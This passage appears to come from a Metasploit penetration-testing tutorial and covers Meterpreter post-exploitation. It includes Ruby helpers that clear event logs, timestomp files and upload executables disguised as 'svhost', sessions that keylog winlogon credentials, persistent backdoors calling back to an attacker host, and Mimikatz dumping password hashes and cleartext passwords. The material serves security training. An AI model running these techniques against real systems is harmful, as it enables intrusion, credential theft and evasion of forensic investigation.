We will start with calls for gathering information on the target. Let’s get the machine name of the target host. The API call for this is ‘client.sys.config.sysinfo’

```

>> client.sys.config.sysinfo
=> {"OS"=>"Windows XP (Build 2600, Service Pack 3).", "Computer"=>"WINXPVM01"}
>>

```

As we can see in irb, a series of values were returned. If we want to know the type of values returned, we can use the class object to learn what is returned:

```

>> client.sys.config.sysinfo.class
=> Hash
>>

```

We can see that we got a hash, so we can call elements of this hash through its key. Let’s say we want the OS version only:

```

>> client.sys.config.sysinfo['OS']
=> "Windows XP (Build 2600, Service Pack 3)."
>>

```

Now let’s get the credentials under which the payload is running. For this, we use the ‘client.sys.config.getuid’ API call:

```
>> client.sys.config.getuid
=> "WINXPVM01\labuser"
>>
```

To get the process ID under which the session is running, we use the ‘client.sys.process.getpid’ call which can be used for determining what process the session is running under:

```
>> client.sys.process.getpid
=> 684
```

We can use API calls under ‘client.sys.net’ to gather information about the network configuration and environment in the target host. To get a list of interfaces and their configuration we use the API call ‘client.net.config.interfaces’:

```
>> client.net.config.interfaces
=> [#, #]
>> client.net.config.interfaces.class
=> Array
```

As we can see it returns an array of objects that are of type `Rex::Post::Meterpreter::Extensions::Stdapi::Net::Interface` that represents each of the interfaces. We can iterate through this array of objects and get what is called a pretty output of each one of the interfaces like this:

```
>> interfaces = client.net.config.interfaces
=> [#, #]
>> interfaces.each do |i|
?> puts i.pretty
>> end
MS TCP Loopback interface
Hardware MAC: 00:00:00:00:00:00
IP Address   : 127.0.0.1
Netmask      : 255.0.0.0

AMD PCNET Family PCI Ethernet Adapter - Packet Scheduler Miniport
Hardware MAC: 00:0c:29:dc:aa:e4
IP Address   : 192.168.1.104
Netmask      : 255.255.255.0
```

4.8.5 Useful Functions

Available WMIC Commands

```
#-----
def wmicexec(session, wmiccmds= nil)
  windr = ''
  tmpout = ''
  windrtmp = ""
  session.response_timeout=120
  begin
    tmp = session.fs.file.expand_path("%TEMP%")
    wmicfl = tmp + "" + sprintf("%.5d", rand(100000))
    wmiccmds.each do |wmi|
      print_status "running command wmic #{wmi}"
      cmd = "cmd.exe /c %SYSTEMROOT%system32wbemwmic.exe"
```

(continues on next page)

(continued from previous page)

```

    opt = "/append:#{wmicfl} #{wmi}"
    r = session.sys.process.execute( cmd, opt, {'Hidden' => true})
    sleep(2)
    #Making sure that wmic finishes before executing next wmic_
↪command

    prog2check = "wmic.exe"
    found = 0
    while found == 0
        session.sys.process.get_processes().each do |x|
            found = 1
            if prog2check == (x['name'].downcase)
                sleep(0.5)
                print_line "."
            end
            found = 0
        end
    end
    end
    r.close
end
# Read the output file of the wmic commands
wmioutfile = session.fs.file.new(wmicfl, "rb")
until wmioutfile.eof?
    tmpout >> wmioutfile.read
end
wmioutfile.close
rescue ::Exception => e
    print_status("Error running WMIC commands: #{e.class} #{e}")
end
# We delete the file with the wmic command output.
c = session.sys.process.execute("cmd.exe /c del #{wmicfl}", nil, {'Hidden' =>
↪true})
c.close
tmpout
end
end

```

Change MAC Time of Files

```

#-----
# The files have to be in %WinDir%System32 folder.
def chmace(session,cmds)
    windir = ''
    windrtmp = ""
    print_status("Changing Access Time, Modified Time and Created Time of Files Used")
    windir = session.fs.file.expand_path("%WinDir%")
    cmds.each do |c|
        begin
            session.core.use("priv")
            filestomp = windir + "system32"+ c
            fl2clone = windir + "system32chkdsk.exe"
            print_status("tChanging file MACE attributes on #{filestomp}")
            session.priv.fs.set_file_mace_from_file(filestomp, fl2clone)

        rescue ::Exception => e
            print_status("Error changing MACE: #{e.class} #{e}")
        end
    end
end

```

(continues on next page)

(continued from previous page)

```

        end
    end
end

```

Check for UAC

```

#-----
def checkuac(session)
  uac = false
  begin
    winversion = session.sys.config.sysinfo
    if winversion['OS'] =~ /Windows Vista/ or winversion['OS'] =~ /Windows 7/
      print_status("Checking if UAC is enaled ...")
      key = 'HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System'
      root_key, base_key = session.sys.registry.splitkey(key)
      value = "EnableLUA"
      open_key = session.sys.registry.open_key(root_key, base_key, KEY_READ)
      v = open_key.query_value(value)
      if v.data == 1
        uac = true
      else
        uac = false
      end
      open_key.close_key(key)
    end
  rescue ::Exception => e
    print_status("Error Checking UAC: #{e.class} #{e}")
  end
  return uac
end

```

Clear All Event Logs

```

#-----
def clrevtlgs(session)
  evtlogs = [
    'security',
    'system',
    'application',
    'directory service',
    'dns server',
    'file replication service'
  ]
  print_status("Clearing Event Logs, this will leave and event 517")
  begin
    evtlogs.each do |evl|
      print_status("Clearing the #{evl} Event Log")
      log = session.sys.eventlog.open(evl)
      log.clear
    end
  end
  print_status("All Event Logs have been cleared")
end

```

(continues on next page)

(continued from previous page)

```

    rescue ::Exception => e
      print_status("Error clearing Event Log: #{e.class} #{e}")
    end
  end
end

```

Execute List of Commands

```

#-----
def list_exec(session,cmdlst)
  if cmdlst.kind_of? String
    cmdlst = cmdlst.to_a
  end
  print_status("Running Command List ...")
  r=''
  session.response_timeout=120
  cmdlst.each do |cmd|
    begin
      print_status "trunning command #{cmd}"
      r = session.sys.process.execute(cmd, nil, {'Hidden' => true, 'Channelized' => true})
      while(d = r.channel.read)
        print_status("t#{d}")
      end
      r.channel.close
      r.close
    rescue ::Exception => e
      print_error("Error Running Command #{cmd}: #{e.class} #{e}")
    end
  end
end

```

Upload Files and Executables

```

#-----
def upload(session,file,trgloc = nil)
  if not ::File.exists?(file)
    raise "File to Upload does not exists!"
  else
    if trgloc == nil
      location = session.fs.file.expand_path("%TEMP%")
    else
      location = trgloc
    end
    begin
      if file =~ /S*(.exe)/i
        fileontrgt = "#{location}svhost#{rand(100)}.exe"
      else
        fileontrgt = "#{location}TMP#{rand(100)}"
      end
    end
  end
end

```

(continues on next page)

(continued from previous page)

```
        print_status("Uploadingd #{file}...")
        session.fs.file.upload_file("#{fileontrgt}", "#{file}")
        print_status("#{file} uploaded!")
        print_status("#{fileontrgt}")
    rescue ::Exception => e
        print_status("Error uploading file #{file}: #{e.class} #{e}")
    end
end
return fileontrgt
end
```

Write Data to File

```
#-----
def filewrt(file2wrt, data2wrt)
  output = ::File.open(file2wrt, "a")
  data2wrt.each_line do |d|
    output.puts(d)
  end
  output.close
end
```

4.9 Maintaining Access

4.9.1 Pivoting to Maintain Access

After successfully compromising a host, if the rules of engagement permit it, it is frequently a good idea to ensure that you will be able to maintain your access for further examination or penetration of the target network. This also ensures that you will be able to reconnect to your victim if you are using a one-off exploit or crash a service on the target. In situations like these, you may not be able to regain access again until a reboot of the target is preformed.

Once you have gained access to one system, you can ultimately gain access to the systems that share the same subnet. Pivoting from one system to another, gaining information about the users activities by monitoring their keystrokes, and impersonating users with captured tokens are just a few of the techniques we will describe further in this module.

4.9.2 Keylogging

After you have exploited a system there are two different approaches you can take, either smash and grab or low and slow.

Low and slow can lead to a ton of great information, if you have the patience and discipline. One tool you can use for low and slow information gathering is the keystroke logger script with Meterpreter. This tool is very well designed, allowing you to capture all keyboard input from the system, without writing anything to disk, leaving a minimal forensic footprint for investigators to later follow up on. Perfect for getting passwords, user accounts, and all sorts of other valuable information.

Lets take a look at it in action. First, we will exploit a system as normal.


```

msf exploit(warftpd_165_user) > exploit

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Connecting to FTP server 172.16.104.145:21...
[*] Connected to target FTP server.
[*] Trying target Windows 2000 SP0-SP4 English...
[*] Transmitting intermediate stager for over-sized stage...(191 bytes)
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] Meterpreter session 4 opened (172.16.104.130:4444 -> 172.16.104.145:1246)

meterpreter >

```

Then, we will migrate Meterpreter to the Explorer.exe process so that we don't have to worry about the exploited process getting reset and closing our session.

```

meterpreter > ps

Process list
=====

  PID  Name                               Path
  ---  ---                               ---
  140  smss.exe                           \SystemRoot\System32\smss.exe
  188  winlogon.exe                       ??\C:\WINNT\system32\winlogon.exe
  216  services.exe                       C:\WINNT\system32\services.exe
  228  lsass.exe                           C:\WINNT\system32\lsass.exe
  380  svchost.exe                         C:\WINNT\system32\svchost.exe
  408  spoolsv.exe                         C:\WINNT\system32\spoolsv.exe
  444  svchost.exe                         C:\WINNT\System32\svchost.exe
  480  regsvc.exe                         C:\WINNT\system32\regsvc.exe
  500  MSTask.exe                         C:\WINNT\system32\MSTask.exe
  528  VMwareService.exe                  C:\Program Files\VMware\VMware Tools\VMwareService.exe
  588  WinMgmt.exe                        C:\WINNT\System32\WBEMWinMgmt.exe
  664  notepad.exe                        C:\WINNT\System32\notepad.exe
  724  cmd.exe                            C:\WINNT\System32\cmd.exe
  768  Explorer.exe                       C:\WINNT\Explorer.exe
  800  war-ftp.exe                         C:\Program Files\War-ftp\war-ftp.exe
  888  VMwareTray.exe                     C:\Program Files\VMware\VMware Tools\VMwareTray.exe
  896  VMwareUser.exe                     C:\Program Files\VMware\VMware Tools\VMwareUser.exe
  940  firefox.exe                        C:\Program Files\Mozilla Firefox\firefox.exe
  972  TPAutoConnSvc.exe                  C:\Program Files\VMware\VMware Tools\TPAutoConnSvc.exe
  1088 TPAutoConnect.exe                  C:\Program Files\VMware\VMware Tools\TPAutoConnect.exe

meterpreter > migrate 768
[*] Migrating to 768...
[*] Migration completed successfully.
meterpreter > getpid
Current pid: 768

```

Finally, we start the keylogger, wait for some time and dump the output.

```

meterpreter > keyscan_start
Starting the keystroke sniffer...

```

(continues on next page)

(continued from previous page)

```
meterpreter > keyscan_dump
Dumping captured keystrokes...
tgoogle.cm my credit amex myusernamthi amexpasspasswordpassword
```

Could not be easier! Notice how keystrokes such as control and backspace are represented.

As an added bonus, if you want to capture system login information you would just migrate to the winlogon process. This will capture the credentials of all users logging into the system as long as this is running.

```
meterpreter > ps

Process list
=====

PID Name          Path
--- ----          -
401 winlogon.exe C:\WINNT\system32\winlogon.exe

meterpreter > migrate 401

[*] Migrating to 401...
[*] Migration completed successfully.

meterpreter > keyscan_start
Starting the keystroke sniffer...

**** A few minutes later after an admin logs in ****

meterpreter > keyscan_dump
Dumping captured keystrokes...
Administrator ohnoes1vebeenh4x0red!
```

Here we can see by logging to the winlogon process allows us to effectively harvest all users logging into that system and capture it. We have captured the Administrator logging in with a password of 'ohnoes1vebeenh4x0red!'.

4.9.3 Meterpreter Backdoor

After going through all the hard work of exploiting a system, it's often a good idea to leave yourself an easier way back into it for later use. This way, if the service you initially exploited is down or patched, you can still gain access to the system. To read about the original implementation of metasploit, refer to <http://www.phreedom.org/software/metasploit/>.

Using the metasploit backdoor, you can gain a Meterpreter shell at any point.

One word of warning here before we go any further: metasploit as shown here requires no authentication. This means that anyone that gains access to the port could access your back door! This is not a good thing if you are conducting a penetration test, as this could be a significant risk. In a real world situation, you would either alter the source to require authentication, or filter out remote connections to the port through some other method.

First, we exploit the remote system and migrate to the 'Explorer.exe' process in case the user notices the exploited service is not responding and decides to kill it.

```
msf exploit(3proxy) > exploit

[*] Started reverse handler
[*] Trying target Windows XP SP2 - English...
[*] Sending stage (719360 bytes)
```

(continues on next page)

(continued from previous page)

```
[*] Meterpreter session 1 opened (192.168.1.101:4444 -> 192.168.1.104:1983)

meterpreter > ps

Process list
=====
```

PID	Name	Path
---	----	----
132	ctfmon.exe	C:\WINDOWS\system32\ctfmon.exe
176	svchost.exe	C:\WINDOWS\system32\svchost.exe
440	VMwareService.exe	C:\Program Files\VMware\VMware Tools\VMwareService.exe
632	Explorer.EXE	C:\WINDOWS\Explorer.EXE
796	smss.exe	\SystemRoot\System32\smss.exe
836	VMwareTray.exe	C:\Program Files\VMware\VMware Tools\VMwareTray.exe
844	VMwareUser.exe	C:\Program Files\VMware\VMware Tools\VMwareUser.exe
884	csrss.exe	\\?\C:\WINDOWS\system32\csrss.exe
908	winlogon.exe	\\?\C:\WINDOWS\system32\winlogon.exe
952	services.exe	C:\WINDOWS\system32\services.exe
964	lsass.exe	C:\WINDOWS\system32\lsass.exe
1120	vmacthlp.exe	C:\Program Files\VMware\VMware Tools\vmacthlp.exe
1136	svchost.exe	C:\WINDOWS\system32\svchost.exe
1236	svchost.exe	C:\WINDOWS\system32\svchost.exe
1560	alg.exe	C:\WINDOWS\System32\alg.exe
1568	WZCSLDR2.exe	C:\Program Files\ANI\ANIWZCS2 Service\WZCSLDR2.exe
1596	jusched.exe	C:\Program Files\Java\jre6\bin\jusched.exe
1656	mmsgs.exe	C:\Program Files\Messenger\mmsgs.exe
1748	spoolsv.exe	C:\WINDOWS\system32\spoolsv.exe
1928	jqs.exe	C:\Program Files\Java\jre6\bin\jqs.exe
2028	snmp.exe	C:\WINDOWS\System32\snmp.exe
2840	3proxy.exe	C:\3proxy\bin\3proxy.exe
3000	mmc.exe	C:\WINDOWS\system32\mmc.exe

```

meterpreter > migrate 632
[*] Migrating to 632...
[*] Migration completed successfully.

```

Before installing metstvc, let's see what options are available to us.

```

meterpreter > run metstvc -h
[*]
OPTIONS:

-A      Automatically start a matching multi/handler to connect to the service
-h      This help menu
-r      Uninstall an existing Meterpreter service (files must be deleted,
↳manually)

meterpreter >

```

Since we're already connected via a Meterpreter session, we won't set it to connect back to us right away. We'll just install the service for now.

```

meterpreter > run metstvc
[*] Creating a meterpreter service on port 31337
[*] Creating a temporary installation directory C:\DOCUME~1\victim\LOCALS~
↳1\Temp\JplTpVnksh...

```

(continues on next page)

(continued from previous page)

```
[*] >> Uploading metsrv.dll...
[*] >> Uploading metssvc-server.exe...
[*] >> Uploading metssvc.exe...
[*] Starting the service...
[*]      * Installing service metssvc
  * Starting service
Service metssvc successfully installed.

meterpreter >
```

The service is now installed and waiting for a connection.

Interacting with Metssvc

We will now use the multi/handler with a payload of ‘windows/metssvc_bind_tcp’ to connect to the remote system. This is a special payload, as typically a Meterpreter payload is multi-stage, where a minimal amount of code is sent as part of the exploit, and then more is uploaded after code execution has been achieved.

Think of a shuttle rocket, and the booster rockets that are used to get the space shuttle into orbit. This is much the same, except instead of extra items being there and then dropping off, Meterpreter starts as small as possible, then adds on. In this case however, the full Meterpreter code has already been uploaded to the remote machine, and there is no need for a staged connection.

We set all of our options for ‘metssvc_bind_tcp’ with the victim’s IP address and the port we wish to have the service connect to on our machine. We then run the exploit.

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/metssvc_bind_tcp
PAYLOAD => windows/metssvc_bind_tcp
msf exploit(handler) > set LPORT 31337
LPORT => 31337
msf exploit(handler) > set RHOST 192.168.1.104
RHOST => 192.168.1.104
msf exploit(handler) > show options
```

Module options:

Name	Current Setting	Required	Description
----	-----	-----	-----

Payload options (windows/metssvc_bind_tcp):

Name	Current Setting	Required	Description
----	-----	-----	-----
EXITFUNC	thread	yes	Exit technique: seh, thread, process
LPORT	31337	yes	The local port
RHOST	192.168.1.104	no	The target address

Exploit target:

Id	Name
--	----
0	Wildcard Target

(continues on next page)

(continued from previous page)

```
msf exploit(handler) > exploit
```

Immediately after issuing ‘exploit’, our metsvc backdoor connects back to us.

```
[*] Starting the payload handler...
[*] Started bind handler
[*] Meterpreter session 2 opened (192.168.1.101:60840 -> 192.168.1.104:31337)

meterpreter > ps

Process list
=====

PID      Name                Path
---      -
140      smss.exe             \SystemRoot\System32\smss.exe
168      csrss.exe            \??\C:\WINNT\system32\csrss.exe
188      winlogon.exe         \??\C:\WINNT\system32\winlogon.exe
216      services.exe        C:\WINNT\system32\services.exe
228      lsass.exe            C:\WINNT\system32\lsass.exe
380      svchost.exe          C:\WINNT\system32\svchost.exe
408      spoolsv.exe          C:\WINNT\system32\spoolsv.exe
444      svchost.exe          C:\WINNT\System32\svchost.exe
480      regsvc.exe           C:\WINNT\system32\regsvc.exe
500      MSTask.exe           C:\WINNT\system32\MSTask.exe
528      VMwareService.exe    C:\Program Files\VMware\VMware Tools\VMwareService.exe
564      metsvc.exe           c:\WINNT\my\metsvc.exe
588      WinMgmt.exe          C:\WINNT\System32\WBEM\WinMgmt.exe
676      cmd.exe              C:\WINNT\System32\cmd.exe
724      cmd.exe              C:\WINNT\System32\cmd.exe
764      mmc.exe              C:\WINNT\system32\mmc.exe
816      metsvc-server.exe    c:\WINNT\my\metsvc-server.exe
888      VMwareTray.exe       C:\Program Files\VMware\VMware Tools\VMwareTray.exe
896      VMwareUser.exe       C:\Program Files\VMware\VMware Tools\VMwareUser.exe
940      firefox.exe          C:\Program Files\Mozilla Firefox\firefox.exe
972      TPAutoConnSvc.exe    C:\Program Files\VMware\VMware Tools\TPAutoConnSvc.exe
1000     Explorer.exe         C:\WINNT\Explorer.exe
1088     TPAutoConnect.exe    C:\Program Files\VMware\VMware Tools\TPAutoConnect.exe

meterpreter > pwd
C:\WINDOWS\system32
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

And here we have a typical Meterpreter session! Again, be careful with when and how you use this trick. System owners will not be happy if you make an attackers job easier for them by placing such a useful backdoor on the system for them.

4.9.4 Persistent Backdoors

Maintaining access is a very important phase of penetration testing, unfortunately, it is one that is often overlooked. Most penetration testers get carried away whenever administrative access is obtained, so if the system is later patched, then they no longer have access to it.

Persistent backdoors help us access a system we have successfully compromised in the past. It is important to note that they may be out of scope during a penetration test; however, being familiar with them is of paramount importance. Let us look at a few persistent backdoors now!

Meterpreter Service

After going through all the hard work of exploiting a system, it's often a good idea to leave yourself an easier way back into the system for later use. This way, if the service you initially exploited is down or patched, you can still gain access to the system. Metasploit has a Meterpreter script, `persistence.rb`, that will create a Meterpreter service that will be available to you even if the remote system is rebooted.

One word of warning here before we go any further. The persistent Meterpreter as shown here requires no authentication. This means that anyone that gains access to the port could access your back door! This is not a good thing if you are conducting a penetration test, as this could be a significant risk. In a real world situation, be sure to exercise the utmost caution and be sure to clean up after yourself when the engagement is done.

Once we've initially exploited the host, we run the persistence script with the '-h' switch to see which options are available:

```
meterpreter > run persistence -h

[!] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]
Meterpreter Script for creating a persistent backdoor on a target host.

OPTIONS:

  -A      Automatically start a matching exploit/multi/handler to connect to the
  ↪agent
  -L      Location in target host to write payload to, if none %TEMP% will be used.
  -P      Payload to use, default is windows/meterpreter/reverse_tcp.
  -S      Automatically start the agent on boot as a service (with SYSTEM
  ↪privileges)
  -T      Alternate executable template to use
  -U      Automatically start the agent when the User logs on
  -X      Automatically start the agent when the system boots
  -h      This help menu
  -i      The interval in seconds between each connection attempt
  -p      The port on which the system running Metasploit is listening
  -r      The IP of the system running Metasploit listening for the connect back
```

We will configure our persistent Meterpreter session to wait until a user logs on to the remote system and try to connect back to our listener every 5 seconds at IP address 192.168.1.71 on port 443.

```
meterpreter > run persistence -U -i 5 -p 443 -r 192.168.1.71
[*] Creating a persistent agent: LHOST=192.168.1.71 LPORT=443 (interval=5 onboot=true)
[*] Persistent agent script is 613976 bytes long
[*] Uploaded the persistent agent to C:\WINDOWS\TEMP\yyPSPPEn.vbs
[*] Agent executed with PID 492
[*] Installing into autorun as
  ↪HKCU\Software\Microsoft\Windows\CurrentVersion\Run\YeYHdlEDygViABr
[*] Installed into autorun as
  ↪HKCU\Software\Microsoft\Windows\CurrentVersion\Run\YeYHdlEDygViABr
[*] For cleanup use command: run multi_console_command -rc /root/.msf4/logs/
  ↪persistence/XEN-XP-SP2-BARE_20100821.2602/clean_up_20100821.2602.rc
meterpreter >
```

Notice that the script output gives you the command to remove the persistent listener when you are done with it. Be sure to make note of it so you don't leave an unauthenticated backdoor on the system. To verify that it works, we reboot the remote system and set up our payload handler.

```
meterpreter > reboot
Rebooting...
meterpreter > exit

[*] Meterpreter session 3 closed. Reason: User exit
msf exploit(ms08_067_netapi) > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.71
LHOST => 192.168.1.71
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.71:443
[*] Starting the payload handler...
```

When a user logs in to the remote system, a Meterpreter session is opened up for us.

```
[*] Sending stage (748544 bytes) to 192.168.1.161
[*] Meterpreter session 5 opened (192.168.1.71:443 -> 192.168.1.161:1045) at 2010-08-
↪21 12:31:42 -0600

meterpreter > sysinfo
Computer: XEN-XP-SP2-BARE
OS      : Windows XP (Build 2600, Service Pack 2).
Arch    : x86
Language: en_US
meterpreter >
```

4.10 MSF Extended Usage

The Metasploit Framework is such a versatile asset in every pentesters toolkit, it is no shock to see it being expanded on constantly. Due to the openness of the Framework, as new technologies and exploits surface they are very rapidly incorporated into the msf svn trunk or end users write their own modules and share them as they see fit.

We will be talking about backdooring .exe files, karmetasploit, and targeting Mac OS X.

4.10.1 Mimikatz

Mimikatz is a great post-exploitation tool written by Benjamin Delpy (gentilkiwi). After the initial exploitation phase, attackers may want to get a firmer foothold on the computer/network. Doing so often requires a set of complementary tools. Mimikatz is an attempt to bundle together some of the most useful tasks that attackers will want to perform.

Fortunately, Metasploit has decided to include Mimikatz as a meterpreter script to allow for easy access to its full set of features without needing to upload any files to the disk of the compromised host.

Note: The version of Mimikatz in metasploit is v1.0, however Benjamin Delpy has already released v2.0 as a stand-alone package on his website. This is relevant as a lot of the syntax has changed with the upgrade to v2.0.

Loading Mimikatz

After obtaining a meterpreter shell, we need to ensure that our session is running with SYSTEM level privileges for Mimikatz to function properly.

```
meterpreter > getuid
Server username: WINXP-E95CE571A1\Administrator

meterpreter > getsystem
...got system (via technique 1).

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Mimikatz supports 32bit and 64bit Windows architectures. After upgrading our privileges to SYSTEM, we need to verify, with the sysinfo command, what the architecture of the compromised machine is. This will be relevant on 64bit machines as we may have compromised a 32bit process on a 64bit architecture. If this is the case, meterpreter will attempt to load a 32bit version of Mimikatz into memory, which will cause most features to be non-functional. This can be avoided by looking at the list of running processes and migrating to a 64bit process before loading Mimikatz.

```
meterpreter > sysinfo
Computer       : WINXP-E95CE571A1
OS             : Windows XP (Build 2600, Service Pack 3).
Architecture   : x86
System Language : en_US
Meterpreter    : x86/win32
```

Since this is a 32bit machine, we can proceed to load the Mimikatz module into memory.

```
meterpreter > load mimikatz
Loading extension mimikatz...success.

meterpreter > help mimikatz

Mimikatz Commands
=====

  Command      Description
  -----
  kerberos      Attempt to retrieve kerberos creds
  livessp       Attempt to retrieve livessp creds
  mimikatz_command Run a custom command
  msv           Attempt to retrieve msv creds (hashes)
  ssp           Attempt to retrieve ssp creds
  tspkg         Attempt to retrieve tspkg creds
  wdigest       Attempt to retrieve wdigest creds
```

Metasploit provides us with some built-in commands that showcase Mimikatz's most commonly-used feature, dumping hashes and clear text credentials straight from memory. However, the `mimikatz_command` option gives us full access to all the features in Mimikatz.

```
meterpreter > mimikatz_command -f version
mimikatz 1.0 x86 (RC) (Nov  7 2013 08:21:02)
```

Though slightly unorthodox, we can get a complete list of the available modules by trying to load a non-existent feature.


```

meterpreter > mimikatz_command -f fu::
Module : 'fu' introuvable

Modules disponibles :
    - Standard
    crypto - Cryptographie et certificats
    hash   - Hash
    system - Gestion système
    process - Manipulation des processus
    thread  - Manipulation des threads
    service - Manipulation des services
    privilege - Manipulation des privilèges
    handle  - Manipulation des handles
    impersonate - Manipulation tokens d'accès
    winmine - Manipulation du démineur
    minesweeper - Manipulation du démineur 7
    nogpo   - Anti-gpo et patches divers
    samdump - Dump de SAM
    inject  - Injecteur de librairies
    ts      - Terminal Server
    divers  - Fonctions diverses n'ayant pas encore assez de corps pour avoir_
↳ leurs propres module
    sekurlsa - Dump des sessions courantes par providers LSASS
    efs      - Manipulations EFS

```

To query the available options for these modules, we can use the following syntax.

```

meterpreter > mimikatz_command -f divers::
Module : 'divers' identifié, mais commande '' introuvable

Description du module : Fonctions diverses n'ayant pas encore assez de corps pour_
↳ avoir leurs propres module
    noroutemon - [experimental] Patch Juniper Network Connect pour ne plus superviser_
↳ la table de routage
    eventdrop - [super experimental] Patch l'observateur d'événements pour ne plus_
↳ rien enregistrer
    cancelator - Patch le bouton annuler de Windows XP et 2003 en console pour_
↳ déverrouiller une session
    secrets    - Affiche les secrets utilisateur

```

Reading Hashes and Passwords from Memory

We can use both the built-in Metasploit commands as well as the native Mimikatz commands to extract hashes and clear-text credentials from the compromised machine.

Built-In Metasploit:

```

meterpreter > msv
[+] Running as SYSTEM
[*] Retrieving msv credentials
msv credentials
=====
AuthID    Package    Domain      User      Password

```

(continues on next page)

(continued from previous page)

```
-----
0;78980 NTLM WINXP-E95CE571A1 Administrator lm{
→00000000000000000000000000000000 }, ntlm{ d6eec67681a3be111b5605849505628f }
0;996 Negotiate NT AUTHORITY NETWORK SERVICE lm{
→aad3b435b51404eeaad3b435b51404ee }, ntlm{ 31d6cfe0d16ae931b73c59d7e0c089c0 }
0;997 Negotiate NT AUTHORITY LOCAL SERVICE n.s. (Credentials KO)
0;56683 NTLM n.s. (Credentials KO)
0;999 NTLM WORKGROUP WINXP-E95CE571A1$ n.s. (Credentials KO)

meterpreter > kerberos
[+] Running as SYSTEM
[*] Retrieving kerberos credentials
kerberos credentials
=====
```

AuthID	Package	Domain	User	Password
0;999	NTLM	WORKGROUP	WINXP-E95CE571A1\$	
0;997	Negotiate	NT AUTHORITY	LOCAL SERVICE	
0;56683	NTLM			
0;996	Negotiate	NT AUTHORITY	NETWORK SERVICE	
0;78980	NTLM	WINXP-E95CE571A1	Administrator	SuperSecretPassword

Native Mimikatz:

```
meterpreter > mimikatz_command -f samdump::hashes
Ordinateur : winxp-e95ce571a1
BootKey : 553d8c1349162121e2a5d3d0f571db7f

Rid : 500
User : Administrator
LM :
NTLM : d6eec67681a3be111b5605849505628f

Rid : 501
User : Guest
LM :
NTLM :

Rid : 1000
User : HelpAssistant
LM : 6165cd1a0ebc61e470475c82cd451e14
NTLM :

Rid : 1002
User : SUPPORT_388945a0
LM :
NTLM : 771ee1fce7225b28f8aec4a88aea9b6a

meterpreter > mimikatz_command -f sekurlsa::searchPasswords
[0] { Administrator ; WINXP-E95CE571A1 ; SuperSecretPassword }
```

Other Modules

The other Mimikatz modules contain a lot of useful features. A more complete feature list can be found on Benjamin Delpy's blog – <http://blog.gentilkiwi.com/>. Below are several usage examples to get an understanding of the syntax employed.

The handle module can be used to list/kill processes and impersonate user tokens.

```
meterpreter > mimikatz_command -f handle::
Module : 'handle' identifié, mais commande '' introuvable

Description du module : Manipulation des handles
    list      - Affiche les handles du système (pour le moment juste les processus_
↳et tokens)
processStop   - Essaie de stopper un ou plusieurs processus en utilisant d'autres_
↳handles
tokenImpersonate - Essaie d'impersonaliser un token en utilisant d'autres_
↳handles
    nullAcl    - Positionne une ACL null sur des Handles

meterpreter > mimikatz_command -f handle::list
...snip...
760 lsass.exe          -> 1004      Token          NT AUTHORITY\NETWORK_
↳SERVICE
760 lsass.exe          -> 1008      Process 704     winlogon.exe
760 lsass.exe          -> 1052      Process 980     svchost.exe
760 lsass.exe          -> 1072      Process 2664    fubar.exe
760 lsass.exe          -> 1084      Token          NT AUTHORITY\LOCAL_
↳SERVICE
760 lsass.exe          -> 1096      Process 704     winlogon.exe
760 lsass.exe          -> 1264      Process 1124    svchost.exe
760 lsass.exe          -> 1272      Token          NT AUTHORITY\ANONYMOUS_
↳LOGON
760 lsass.exe          -> 1276      Process 1804    psia.exe
760 lsass.exe          -> 1352      Process 480     jusched.exe
760 lsass.exe          -> 1360      Process 2056    TPAutoConnSvc.exe
760 lsass.exe          -> 1424      Token          WINXP-
↳E95CE571A1\Administrator
...snip...
```

The service module allows you to list, start, stop, and remove Windows services.

```
meterpreter > mimikatz_command -f service::
Module : 'service' identifié, mais commande '' introuvable

Description du module : Manipulation des services
    list      - Liste les services et pilotes
    start     - Démarre un service ou pilote
    stop      - Arrête un service ou pilote
    remove    - Supprime un service ou pilote
    mimikatz  - Installe et/ou démarre le pilote mimikatz

meterpreter > mimikatz_command -f service::list
...snip...
WIN32_SHARE_PROCESS  STOPPED RemoteRegistry  Remote Registry
KERNEL_DRIVER        RUNNING Rfcomm Bluetooth Device (Rfcomm Protocol TDI)
WIN32_OWN_PROCESS    STOPPED RpcLocator      Remote Procedure Call (RPC)_
↳Locator
```

(continues on next page)

(continued from previous page)

980	WIN32_OWN_PROCESS	RUNNING	RpcSs	Remote Procedure Call (RPC)
	WIN32_OWN_PROCESS	STOPPED	RSVP	QoS RSVP
760	WIN32_SHARE_PROCESS	RUNNING	SamSs	Security Accounts Manager
	WIN32_SHARE_PROCESS	STOPPED	SCardSvr	Smart Card
1124	WIN32_SHARE_PROCESS	RUNNING	Schedule	Task Scheduler
	KERNEL_DRIVER	STOPPED	Secdrv	Secdrv
1124	INTERACTIVE_PROCESS	WIN32_SHARE_PROCESS	RUNNING	seclogon
	↪Secondary Logon			
1804	WIN32_OWN_PROCESS	RUNNING	Secunia PSI Agent	Secunia PSI Agent
3460	WIN32_OWN_PROCESS	RUNNING	Secunia Update Agent	Secunia Update Agent
...snip...				

The crypto module allows you to list and export any certificates and their corresponding private keys that may be stored on the compromised machine. This is possible even if they are marked as non-exportable.

```
meterpreter > mimikatz_command -f crypto::
Module : 'crypto' identifié, mais commande '' introuvable

Description du module : Cryptographie et certificats
listProviders - Liste les providers installés)
listStores - Liste les magasins système
listCertificates - Liste les certificats
listKeys - Liste les conteneurs de clés
exportCertificates - Exporte les certificats
exportKeys - Exporte les clés
patchcng - [experimental] Patch le gestionnaire de clés pour l'export de clés
↪non exportable
patchcapi - [experimental] Patch la CryptoAPI courante pour l'export de clés non
↪exportable

meterpreter > mimikatz_command -f crypto::listProviders
Providers CryptoAPI :
Gemplus GemSAFE Card CSP v1.0
Infineon SICRYPT Base Smart Card CSP
